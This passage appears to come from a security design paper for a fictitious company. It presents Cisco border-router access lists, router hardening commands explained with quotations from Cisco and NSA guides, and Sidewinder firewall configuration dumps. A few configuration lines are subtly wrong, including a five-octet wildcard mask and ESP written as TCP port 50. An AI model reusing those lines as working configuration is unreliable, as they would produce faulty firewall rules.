permit udp any host y.y.y.30 eq 500	Permit IKE to Primary ISPy VPN
permit tcp any host y.y.y.30 eq 50	Permit ESP to Primary ISPy VPN
evaluate outbound	Check outbound reflexive state table
deny ip any any	deny all remaining ip

Access List external out - border router's internal int. for ISPx	
deny icmp any any port-unreachable log-input	drops traceroute notifications
deny icmp any any ttl-exceeded log-input	drops traceroute notifications
evaluate www	Check www reflexive state table
evaluate https	Check https reflexive state table
evaluate smtp	Check smtp reflexive state table
evaluate primarydns	Check primarydns reflexive state table
evaluate secondarydns	Check secondary reflexive state table
permit ip any any reflect outbound	permit all using state table

Access List external out - border router's external int. for ISPx	
deny icmp any any port-unreachable log-input	drops traceroute notifications
deny icmp any any ttl-exceeded log-input	drops traceroute notifications
evaluate www	Check www reflexive state table
evaluate https	Check https reflexive state table
evaluate smtp	Check smtp reflexive state table
evaluate primarydns	Check primarydns reflexive state table
evaluate secondarydns	Check secondary reflexive state table
permit ip any any reflect outbound	permit all

Access List 101 - border router's internal interface for ISPx	
access-list 101 deny ip not x.x.x.255 0.0.0.255 any log-input	spoofing (non-GIACE source address)
access-list 101 deny ip 10.0.0.0 0.255.255.255 any log-input	spoofing (Private Class-A network)
access-list 101 deny ip 172.16.0.0 0.15.255.255.255 any log-input	spoofing (Private Class-B networks)
access-list 101 deny ip 192.168.0.0 0.0.255.255 any log-input	spoofing (Private Class-C networks)
access-list 101 deny ip 127.0.0.0 0.255.255.255 any log-input	spoofing (Loopback addresses)
access-list 101 deny ip 224.0.0.0 31.255.255.255 any log-input	spoofing (Multicast addresses)
access-list 101 deny ip host 0.0.0.0 any log-input	spoofing (Zero host)
access-list 101 permit ip any any	permit all

Access List 101 - border router's internal interface for ISPy	
access-list 101 deny ip not y.y.y.255 0.0.0.255 any log-input	spoofing (non-GIACE source address)
access-list 101 deny ip 10.0.0.0 0.255.255.255 any log-input	spoofing (Private Class-A network)
access-list 101 deny ip 172.16.0.0 0.15.255.255.255 any log-input	spoofing (Private Class-B networks)
access-list 101 deny ip 192.168.0.0 0.0.255.255 any log-input	spoofing (Private Class-C networks)
access-list 101 deny ip 127.0.0.0 0.255.255.255 any log-input	spoofing (Loopback addresses)
access-list 101 deny ip 224.0.0.0 31.255.255.255 any log-input	spoofing (Multicast addresses)
access-list 101 deny ip host 0.0.0.0 any log-input	spoofing (Zero host)
access-list 101 permit ip any any	permit all

** Telnet access was determined not to be a significant security concern for router access since it is only accessible via the serial interface. SSH could be used as a replacement but it was not determined to be a significant security improvement since local access is required.

Additional router configuration settings

no service tcp-small-servers
no service udp-small-servers

Cisco “Small Services” - http://www.cisco.com/warp/public/707/21.html

By default, Cisco devices up through IOS version 11.3 offer the "small services": echo, chargen, and discard. These services, especially their UDP versions, are infrequently used for legitimate purposes, but can be used to launch denial of service and other attacks that would otherwise be prevented by packet filtering.

For example, an attacker might send a DNS packet, falsifying the source address to be a DNS server that would otherwise be unreachable, and falsifying the source port to be the DNS service port (port 53). If such a packet were sent to the Cisco's UDP echo port, the result would be the Cisco sending a DNS packet to the server in question. No outgoing access list checks would be applied to this packet, since it would be considered to be locally generated by the router itself.

Although most abuses of the small services can be avoided or made less dangerous by anti-spoofing access lists, the services should almost always be disabled in any router which is part of a firewall or lies in a security-critical part of the network. Since the services are rarely used, the best policy is usually to disable them on all routers of any description.

The small services are disabled by default in Cisco IOS 12.0 and later software. In earlier software, they may be disabled using the commands no service tcp-small-servers and no service udp-small-servers.

no service finger

Cisco Disable Finger Service - http://www.cisco.com/warp/public/707/21.html

Cisco routers provide an implementation of the "finger" service, which is used to find out which users are logged into a network device. Although this information isn't usually tremendously sensitive, it can sometimes be useful to an attacker. The "finger" service may be disabled with the command no service finger.

no service ntp

Cisco Disable NTP Service - http://www.cisco.com/warp/public/707/21.html

The Network Time Protocol (NTP) isn't especially dangerous, but any unneeded service may represent a path for penetration. If NTP is actually used, it's important to explicitly configure trusted time source, and to use proper authentication, since corrupting the time base is a good way to subvert certain security protocols. If NTP isn't being used on a particular router interface, it may be disabled with the interface command no ntp enable.

no cdp enable

Cisco Disable CDP Service - http://www.cisco.com/warp/public/707/21.html

Cisco Discovery Protocol (CDP) is used for some network management functions, but is dangerous in that it allows any system on a directly-connected segment to learn that the router is a Cisco device, and to determine the model number and the Cisco IOS software version being run. This information may in turn be used to design attacks against the router. CDP information is accessible only to directly connected systems. The CDP protocol may be disabled with the global configuration command no cdp running. CDP may be disabled on a particular interface with no cdp enable.

no snmp-server
no snmp-server community public RO
no snmp-server community admin RW
no snmp-server enable traps
no snmp-server system-shutdown
no snmp-server trap-auth

NSA Cisco Security Guide - http://nsa1.www.conxion.com/cisco/guides/cis-2.pdf

The Simple Network Management Protocol (SNMP) is the standard Internet protocol for automated remote monitoring and administration. There are several different versions of SNMP, with different security properties. If a network has a deployed SNMP infrastructure in place for administration, then all routers on that network should be configured to securely participate in it. In the absence of a deployed SNMP scheme, all SNMP facilities on all routers should be disabled using these steps:

- Erase existing community strings, and set a hard-to-guess, read-only community string.
- Apply a simple IP access list to SNMP denying all traffic.
- Disable SNMP system shutdown and trap features.
- Disable SNMP system processing.

no ip source-route

Cisco Source Routing - http://www.cisco.com/warp/public/707/21.html

The IP protocol supports source routing options that allow the sender of an IP datagram to control the route that datagram will take toward its ultimate destination, and generally the route that any reply will take. These options are rarely used for legitimate purposes in real networks. Some older IP implementations do not process source-routed packets properly, and it may be possible to crash machines running these implementations by sending them datagrams with source routing options.

A Cisco router with no ip source-route set will never forward an IP packet which carries a source routing option. You should use this command unless you know that your network needs source routing.

no ip classless

NSA Cisco Security Guide - http://nsa1.www.conxion.com/cisco/guides/cis-2.pdf

By default, a Cisco router will make an attempt to route almost any IP packet. If a packet arrives addressed to a subnet of a network that has no default network route, then IOS will, with IP classless routing, forward the packet along the best available route to a supernet of the addressed subnet. This feature is often not needed.

no ip proxy-arp

NSA Cisco Security Guide - http://nsa1.www.conxion.com/cisco/guides/cis-2.pdf

Network hosts use the Address Resolution Protocol (ARP) to translate network addresses into media addresses. Normally, ARP transactions are confined to a particular LAN segment. A Cisco router can act as intermediary for ARP, responding to ARP queries on selected interfaces and thus enabling transparent access between multiple LAN segments. This service is called proxy ARP. Because it breaks the LAN security perimeter, effectively extending a LAN at layer 2 across multiple segments, proxy ARP should be used only between two LAN segments at the same trust level, and only when absolutely necessary to support legacy network architectures.

Cisco routers perform proxy ARP by default on all IP interfaces. Disable it on each interface where it is not needed, even on interfaces that are currently idle, using the command interface configuration command no ip proxy-arp .

no ip http server

NSA Cisco Security Guide - http://nsa1.www.conxion.com/cisco/guides/cis-2.pdf

Newer Cisco IOS releases support web-based remote administration using the HTTP protocol. While the web access features are fairly rudimentary on most Cisco router IOS releases, they are a viable mechanism for monitoring, configuring, and attacking a router.

no ip bootp server

NSA Cisco Security Guide - http://nsa1.www.conxion.com/cisco/guides/cis-2.pdf

Bootp is a datagram protocol that is used by some hosts to load their operating system over the network. Cisco routers are capable of acting as bootp servers, primarily for other Cisco hardware. This facility is intended to support a deployment strategy where one Cisco router acts as the central repository of IOS software for a collection of such routers. In practice, bootp is very rarely used, and offers an attacker the ability to download a copy of a router's IOS software.

no ip directed-broadcast

Cisco Directed Broadcasts - http://www.cisco.com/warp/public/707/21.html

IP directed broadcasts are used in the extremely common and popular "smurf" denial of service attack, and can also be used in related attacks.

An IP directed broadcast is a datagram which is sent to the broadcast address of a subnet to which the sending machine is not directly attached. The directed broadcast is routed through the network as a unicast packet until it arrives at the target subnet, where it is converted into a link-layer broadcast. Because of the nature of the IP addressing architecture, only the last router in the chain, the one that is connected directly to the target subnet, can conclusively identify a directed broadcast. Directed broadcasts are occasionally used for legitimate purposes, but such use is not common outside the financial services industry.

In a "smurf" attack, the attacker sends ICMP echo requests from a falsified source address to a directed broadcast address, causing all the hosts on the target subnet to send replies to the falsified source. By sending a continuous stream of such requests, the attacker can create a much larger stream of replies, which can completely inundate the host whose address is being falsified.

If a Cisco interface is configured with the no ip directed-broadcast command, directed broadcasts that would otherwise be "exploded" into link-layer broadcasts at that interface are dropped instead. Note that this means that no ip directed-broadcast must be configured on *every* interface of *every* router that might be connected to a target subnet; it is not sufficient to configure only firewall routers. The no ip directed-broadcast command is the default in Cisco IOS software version 12.0 and later. In earlier versions, the command should be applied to every LAN interface that isn't known to forward legitimate directed broadcasts.

no boot network
no service config

NSA Cisco Security Guide - http://nsa1.www.conxion.com/cisco/guides/cis-2.pdf

Cisco routers are capable of loading their startup configuration from local memory or from the network. Loading from the network is not secure, and should be considered only on a network that is wholly trusted (e.g. a standalone lab network).

no ip redirects
no ip unreachables
no ip mask-reply

NSA Cisco Security Guide - http://nsa1.www.conxion.com/cisco/guides/cis-2.pdf

The Internet Control Message Protocol (ICMP) supports IP traffic by relaying information about paths, routes, and network conditions. Cisco routers automatically send ICMP messages under a wide variety of conditions. Three ICMP messages are commonly used by attackers for network mapping and diagnosis: 'Host unreachable', 'Redirect', and 'Mask Reply'. Automatic generation of these messages should be disabled on all interfaces, especially interfaces that are connected to untrusted networks.

Cisco ICMP Redirects - http://www.cisco.com/warp/public/707/21.html

An ICMP redirect message instructs an end node to use a specific router as its path to a particular destination. In a properly functioning IP network, a router will send redirects only to hosts on its own local subnets, no end node will ever send a redirect, and no redirect will ever be traversed more than one network hop. However, an attacker may violate these rules; some attacks are based on this. It's a good idea to filter out incoming ICMP redirects at the input interfaces of any router that lies at a border between administrative domains, and it's not unreasonable for any access list that's applied on the input side of a Cisco router

interface to filter out all ICMP redirects. This will cause no operational impact in a correctly configured network.

Note that this filtering prevents only redirect attacks launched by remote attackers. It's still possible for attackers to cause significant trouble using redirects if their host is directly connected to the same segment as a host that's under attack.

no ip domain-lookup

NSA Cisco Security Guide - http://nsa1.www.conxion.com/cisco/guides/cis-2.pdf

Cisco IOS supports looking up host names with DNS. By default, name queries are sent to the broadcast address 255.255.255.255. If one or more name servers are available on the network, and you want to be able to use names in IOS commands, then explicitly set the name server addresses using the global configuration command ip name-server *addresses*. Otherwise, turn off DNS name resolution with the command no ip domain-lookup.

banner / WARNING: Authorized Access Only /

Cisco Warning Banners - http://www.cisco.com/warp/public/707/21.html

In some jurisdictions, civil and/or criminal prosecution of crackers who break into your systems is made much easier if you provide a banner informing unauthorized users that their use is in fact unauthorized. In other jurisdictions, you may be forbidden to monitor the activities of even unauthorized users unless you have taken steps to notify them of your intent to do so. One way of providing this notification is to put it into a banner message configured with the Cisco IOS banner login command.

logging 192.168.1.1
logging trap debug
logging console emergencies

Cisco Logging - http://www.cisco.com/warp/public/707/21.html

Cisco routers can record information about a variety of events, many of which have security significance. Logs can be invaluable in characterizing and responding to security incidents.

enable secret password

Cisco Password Protection - http://www.cisco.com/warp/public/707/21.html

The enable secret command is used to set the password that grants privileged administrative access to the IOS system. An enable secret password should always be set. You should use enable secret, *not* the older enable password. enable password uses a weak encryption algorithm (see the description of the "service password-encryption" command).

If no enable secret is set, and a password is configured for the console TTY line, the console password may be used to get privileged access, even from a remote VTY session. This is almost certainly not what you want, and is another reason to be certain to configure an enable secret.

E-Commerce Firewall Set

Sidewinder Firewalls are based upon a BSD based OS called SecureOS. Due to the unique features of this operating system and the sometime less than intuitive interface (see the figure below), the following areas will be included in the explanations and rulesets:

- Interfaces
- Burbs – SecureOS way of applying interfaces to rulesets
- Roles – Mandatory Access Control (MAC) roles
- Servers – Services provided directly by the Sidewinder
- Proxy – Services that are proxied by the Sidewinder
- Access Control List (ACL)




Figure 10. Sidewinder's Cobra GUI for Firewall Administration

The following sections include output from the configuration (cf) utility. This output is useful in diagnosing problems, auditing and backing up the configuration, and it can be used to apply the configuration to other sidewinders or in the case of system failure. The entire rule sets have been included with the exception of some comments for brevity sake.

Interfaces

Following is a portion of the output of the interface configuration of the E-commerce Firewall set. Running “cf interface query” created this output.

Primary E-commerce Sidewinder

```
interface add ipaddr=10.10.1.254 mask=255.255.255.0 ifname=tl0 burb=1 iftype=100baseTX
interface add ipaddr=192.168.1.1 mask=255.255.255.0 ifname=eb0 burb=2 iftype=100baseTX
interface add ipaddr=10.10.2.254 mask=255.255.255.0 ifname=eb1 burb=3 iftype=100baseTX
interface add ipaddr=10.10.3.254 mask=255.255.255.0 ifname=eb2 burb=4 iftype=100baseTX
```

Secondary E-commerce Sidewinder

```
interface add ipaddr=10.10.1.253 mask=255.255.255.0 ifname=tl0 burb=1 iftype=100baseTX
interface add ipaddr=192.168.1.2 mask=255.255.255.0 ifname=eb0 burb=2 iftype=100baseTX
interface add ipaddr=10.10.2.253 mask=255.255.255.0 ifname=eb1 burb=3 iftype=100baseTX
interface add ipaddr=10.10.3.253 mask=255.255.255.0 ifname=eb2 burb=4 iftype=100baseTX
```




Figure 11. Graphical View of Interface Configuration

Burbs

Following is the output of the burb configuration of the E-commerce Firewall set. Running “cf burb query” created this output.

Primary E-commerce Sidewinder

```
burb set hostname=gape1.giace.com
burb add modes=4 name=Firewall index=0 policy=none
burb add modes=14 name=GAP_Web index=1 policy=none
burb add modes=14 name=External index=2 policy=internet
burb add modes=14 name=GAP_Dbase index=3 policy=none
```

burb add modes=14 name=GAP_Auth index=4 policy=none

Secondary E-commerce Sidewinder

burb set hostname=gape2.giace.com
burb add modes=4 name=Firewall index=0 policy=none
burb add modes=14 name=GAP_Web index=1 policy=none
burb add modes=14 name=External index=2 policy=internet
burb add modes=14 name=GAP_Dbase index=3 policy=none
burb add modes=14 name=GAP_Auth index=4 policy=none

Roles

Sidewinder uses roles in order to restrict the types of access that a user has on the firewall. Following is the output of the role configuration of the E-commerce Firewall set. Running "cf role query" created this output.

Primary and Secondary E-commerce Sidewinders

role add users=giace-swadmin role=admin
role add users=giace-swadmin role=ftpadmin
role add users=giace-swadmin role=mailadmin
role add users=giace-swadmin role=proxyadmin
role add users=giace-swadmin role=authadmin

Servers

Sidewinder uses local services in order to provide basic functionality of the firewall. Some of these services are required for standard operations such as cobra, acl, and nss daemons while others provide traffic control functions such as WebProxy. Following is the output of the server configuration of the E-commerce Firewall set. Running "cf server query" created this output.

Primary and Secondary E-commerce Sidewinders

Sidewinder Operations	
server enable burb=Firewall cobrad	Allow Sidewinder GUI access from firewall
server enable auditd	Perform auditing on ACLs and Type Enforcement
server enable cmd	Standard Sidewinder service for administration
server enable fixclock	Standard Sidewinder service for time
ACLs	
server enable acld	Required to perform ACL enforcement
server enable acldb	Loads the ACL database
Logging	
server enable floggerd	Required to perform logging
server enable floggerdb	Loads the logging database
VPN	
server enable isakmp	Required for VPN key exchange
Special Servers and Pass Thru	
server disable udpproxy	No UDP proxied implemented
server disable mfil_parentd	Mail not required in E-commerce domain
server disable common_sendmail	Mail not required in E-commerce domain
server disable WebProxy	Web Proxy not required in E-commerce domain
server disable egd	Not used on the Sidewinder
server disable pingp	Ping pass through not allowed
server disable rpcp	RPC not allowed to pass through
server disable rap	Real Audio not allowed to pass through
Network Super Server	
server enable burb=GAP_Web nss	Enables the Network Super Server for this burb
server enable burb=External nss	Enables the Network Super Server for this burb
server enable burb=GAP_Dbase nss	Enables the Network Super Server for this burb
server enable burb=GAP_Auth nss	Enables the Network Super Server for this burb
Standard Servers	
server disable burb=External sendmail	Mail not required in E-commerce domain
server disable burb=GAP_Web sendmail	Mail not required in E-commerce domain
server disable burb=GAP_Dbase sendmail	Mail not required in E-commerce domain
server disable burb=GAP_Auth sendmail	Mail not required in E-commerce domain
server disable burb=GAP_Web sshd	SSH server not used on the Sidewinder
server disable burb=External sshd	SSH server not used on the Sidewinder
server disable burb=GAP_Dbase sshd	SSH server not used on the Sidewinder
server disable burb=GAP_Auth sshd	SSH server not used on the Sidewinder

server disable burb=Firewall snmpd	SNMP not used on the Sidewinder
server disable burb=GAP_Web snmpd	SNMP not used on the Sidewinder
server disable burb=External snmpd	SNMP not used on the Sidewinder
server disable burb=GAP_Dbase snmpd	SNMP not used on the Sidewinder
server disable burb=GAP_Auth snmpd	SNMP not used on the Sidewinder
server disable burb=GAP_Web ntp	NTP not provided by Sidewinder
server disable burb=External ntp	NTP not provided by Sidewinder
server disable burb=GAP_Dbase ntp	NTP not provided by Sidewinder
server disable burb=GAP_Auth ntp	NTP not provided by Sidewinder
server disable burb=dmz ntp	NTP not provided by Sidewinder
server disable burb=GAP_Web routed	Sidewinder not acting as a router
server disable burb=External routed	Sidewinder not acting as a router
server disable burb=GAP_Dbase routed	Sidewinder not acting as a router
server disable burb=GAP_Auth routed	Sidewinder not acting as a router
Authentication	
server enable safewordw	Enables SafeWord Authentication
server enable passwordw	Enables Password Authentication
server disable securidw	SecureID authentication not used
server disable radiusw	Radius authentication not used
server disable snkw	SecureNetKey authentication not used
server disable ssow	Single Sign On not used
server disable changepw	Passwords not changeable in operational mode
DNS	
server disable burb=External named-internet	E-commerce Firewalls don't provide DNS
server disable named-unbound	E-commerce Firewalls don't provide DNS




Figure 12. Graphical View of Server Configuration

Network Super Server - NSS

Sidewinder provides access to services through the firewall in addition to local services provided by the firewall itself. Transparent or non-transparent proxies handle the services that pass through the firewall. A transparent proxy is nearly completely invisible to the user while a non-transparent proxy requires the user to point to the firewall as the proxy server. Following is the output of the nss configuration of the E-commerce Firewall set, which includes transparent and non-transparent proxies as well as Sidewinder based user services. Running "cf nss query" created this output. Proxies listed as disabled are due to the service not being allowed based on only allowing the desired access or because that service is not allowed to be "initiated" from the particular burb listed.

Primary and Secondary E-commerce Sidewinders

Database Burb

nss enable t_proxy burb=GAP_Dbase service=sql	Transparent Proxy for return communication to Web server
nss disable t_proxy burb=GAP_Dbase service=ftp	
nss disable t_proxy burb=GAP_Dbase service=finger	
nss disable t_proxy burb=GAP_Dbase service=changepw-form	
nss disable t_proxy burb=GAP_Dbase service=changepw-expired	
nss disable t_proxy burb=GAP_Dbase service=gopher	
nss disable t_proxy burb=GAP_Dbase service=http	
nss disable t_proxy burb=GAP_Dbase service=ident	
nss disable t_proxy burb=GAP_Dbase service=irc	
nss disable t_proxy burb=GAP_Dbase service=nntp	
nss disable t_proxy burb=GAP_Dbase service=telnet	
nss disable t_proxy burb=GAP_Dbase service=aol	
nss disable t_proxy burb=GAP_Dbase service=compuserve	
nss disable t_proxy burb=GAP_Dbase service=https	
nss disable t_proxy burb=GAP_Dbase service=imap	
nss disable t_proxy burb=GAP_Dbase service=pop	
nss disable t_proxy burb=GAP_Dbase service=smtp	
nss disable t_proxy burb=GAP_Dbase service=wais	
nss disable t_proxy burb=GAP_Dbase service=whois	
nss disable t_proxy burb=GAP_Dbase service=Xscreen0	
nss disable t_proxy burb=GAP_Dbase service=rlogin	
nss disable t_proxy burb=GAP_Dbase service=rsh	
nss disable t_proxy burb=GAP_Dbase service=ssh	
nss disable t_proxy burb=GAP_Dbase service=dns	
nss disable t_proxy burb=GAP_Dbase service=scobra	
nss disable t_proxy burb=GAP_Dbase service=printer	
nss disable t_proxy burb=GAP_Dbase service=lotus	
nss disable t_proxy burb=GAP_Dbase service=msn	
nss disable t_proxy burb=GAP_Dbase service=t120	
nss disable nt_proxy burb=GAP_Dbase service=ftp	
nss disable nt_proxy burb=GAP_Dbase service=http	
nss disable nt_proxy burb=GAP_Dbase service=telnet	
nss disable server burb=GAP_Dbase service=cobra protocol=tcp	
nss disable server burb=GAP_Dbase service=chargen protocol=udp	

nss disable server burb=GAP_Dbase service=chargen protocol=tcp	
nss disable server burb=GAP_Dbase service=daytime protocol=udp	
nss disable server burb=GAP_Dbase service=daytime protocol=tcp	
nss disable server burb=GAP_Dbase service=discard protocol=udp	
nss disable server burb=GAP_Dbase service=discard protocol=tcp	
nss disable server burb=GAP_Dbase service=echo protocol=udp	
nss disable server burb=GAP_Dbase service=echo protocol=tcp	
nss disable server burb=GAP_Dbase service=ftp protocol=tcp	
nss disable server burb=GAP_Dbase service=telnet protocol=tcp	
nss disable server burb=GAP_Dbase service=time protocol=udp	
nss disable server burb=GAP_Dbase service=time protocol=tcp	

External Burb

nss enable t_proxy burb=External service=http	Transparent proxy for access to Public Web Server
nss enable t_proxy burb=External service=https	Transparent proxy for access to Public Web Server
nss disable t_proxy burb=External service=ftp	
nss disable t_proxy burb=External service=finger	
nss disable t_proxy burb=External service=changepw-form	
nss disable t_proxy burb=External service=changepw-expired	
nss disable t_proxy burb=External service=gopher	
nss disable t_proxy burb=External service=ident	
nss disable t_proxy burb=External service=irc	
nss disable t_proxy burb=External service=nntp	
nss disable t_proxy burb=External service=telnet	
nss disable t_proxy burb=External service=aol	
nss disable t_proxy burb=External service=compuserve	
nss disable t_proxy burb=External service=imap	
nss disable t_proxy burb=External service=pop	
nss disable t_proxy burb=External service=smtp	
nss disable t_proxy burb=External service=wais	
nss disable t_proxy burb=External service=whois	
nss disable t_proxy burb=External service=Xscreen0	
nss disable t_proxy burb=External service=sql	
nss disable t_proxy burb=External service=rlogin	
nss disable t_proxy burb=External service=rsh	
nss disable t_proxy burb=External service=ssh	
nss disable t_proxy burb=External service=dns	
nss disable t_proxy burb=External service=scobra	
nss disable t_proxy burb=External service=printer	
nss disable t_proxy burb=External service=lotus	
nss disable t_proxy burb=External service=msn	
nss disable t_proxy burb=External service=t120	
nss disable nt_proxy burb=External service=ftp	
nss disable nt_proxy burb=External service=http	
nss disable nt_proxy burb=External service=telnet	
nss disable server burb=External service=cobra protocol=tcp	
nss disable server burb=External service=chargen protocol=udp	
nss disable server burb=External service=chargen protocol=tcp	
nss disable server burb=External service=daytime protocol=udp	
nss disable server burb=External service=daytime protocol=tcp	
nss disable server burb=External service=discard protocol=udp	

nss disable server burb=External service=discard protocol=tcp	
nss disable server burb=External service=echo protocol=udp	
nss disable server burb=External service=echo protocol=tcp	
nss disable server burb=External service=ftp protocol=tcp	
nss disable server burb=External service=telnet protocol=tcp	
nss disable server burb=External service=time protocol=udp	
nss disable server burb=External service=time protocol=tcp	

Web Burb

nss enable t_proxy burb=GAP_Web service=sql	Transparent Proxy for communicating with SQL DB
nss disable t_proxy burb=GAP_Web service=ftp	
nss disable t_proxy burb=GAP_Web service=finger	
nss disable t_proxy burb=GAP_Web service=changepw-form	
nss disable t_proxy burb=GAP_Web service=changepw-expired	
nss disable t_proxy burb=GAP_Web service=gopher	
nss disable t_proxy burb=GAP_Web service=http	
nss disable t_proxy burb=GAP_Web service=ident	
nss disable t_proxy burb=GAP_Web service=irc	
nss disable t_proxy burb=GAP_Web service=nntp	
nss disable t_proxy burb=GAP_Web service=telnet	
nss disable t_proxy burb=GAP_Web service=aol	
nss disable t_proxy burb=GAP_Web service=compuserve	
nss disable t_proxy burb=GAP_Web service=https	
nss disable t_proxy burb=GAP_Web service=imap	
nss disable t_proxy burb=GAP_Web service=pop	
nss disable t_proxy burb=GAP_Web service=smtp	
nss disable t_proxy burb=GAP_Web service=wais	
nss disable t_proxy burb=GAP_Web service=whois	
nss disable t_proxy burb=GAP_Web service=Xscreen0	
nss disable t_proxy burb=GAP_Web service=rlogin	
nss disable t_proxy burb=GAP_Web service=rsh	
nss disable t_proxy burb=GAP_Web service=ssh	
nss disable t_proxy burb=GAP_Web service=dns	
nss disable t_proxy burb=GAP_Web service=scobra	
nss disable t_proxy burb=GAP_Web service=printer	
nss disable t_proxy burb=GAP_Web service=lotus	
nss disable t_proxy burb=GAP_Web service=msn	
nss disable t_proxy burb=GAP_Web service=t120	
nss disable nt_proxy burb=GAP_Web service=ftp	
nss disable nt_proxy burb=GAP_Web service=http	
nss disable nt_proxy burb=GAP_Web service=telnet	
nss disable server burb=GAP_Web service=cobra protocol=tcp	
nss disable server burb=GAP_Web service=chargen protocol=udp	
nss disable server burb=GAP_Web service=chargen protocol=tcp	
nss disable server burb=GAP_Web service=daytime protocol=udp	
nss disable server burb=GAP_Web service=daytime protocol=tcp	
nss disable server burb=GAP_Web service=discard protocol=udp	
nss disable server burb=GAP_Web service=discard protocol=tcp	
nss disable server burb=GAP_Web service=echo protocol=udp	
nss disable server burb=GAP_Web service=echo protocol=tcp	
nss disable server burb=GAP_Web service=ftp protocol=tcp	
nss disable server burb=GAP_Web service=telnet protocol=tcp	

nss disable server burb=GAP_Web service=time protocol=udp	
nss disable server burb=GAP_Web service=time protocol=tcp	

Authentication Burb

nss disable t_proxy burb=GAP_Auth service=ftp	
nss disable t_proxy burb=GAP_Auth service=finger	
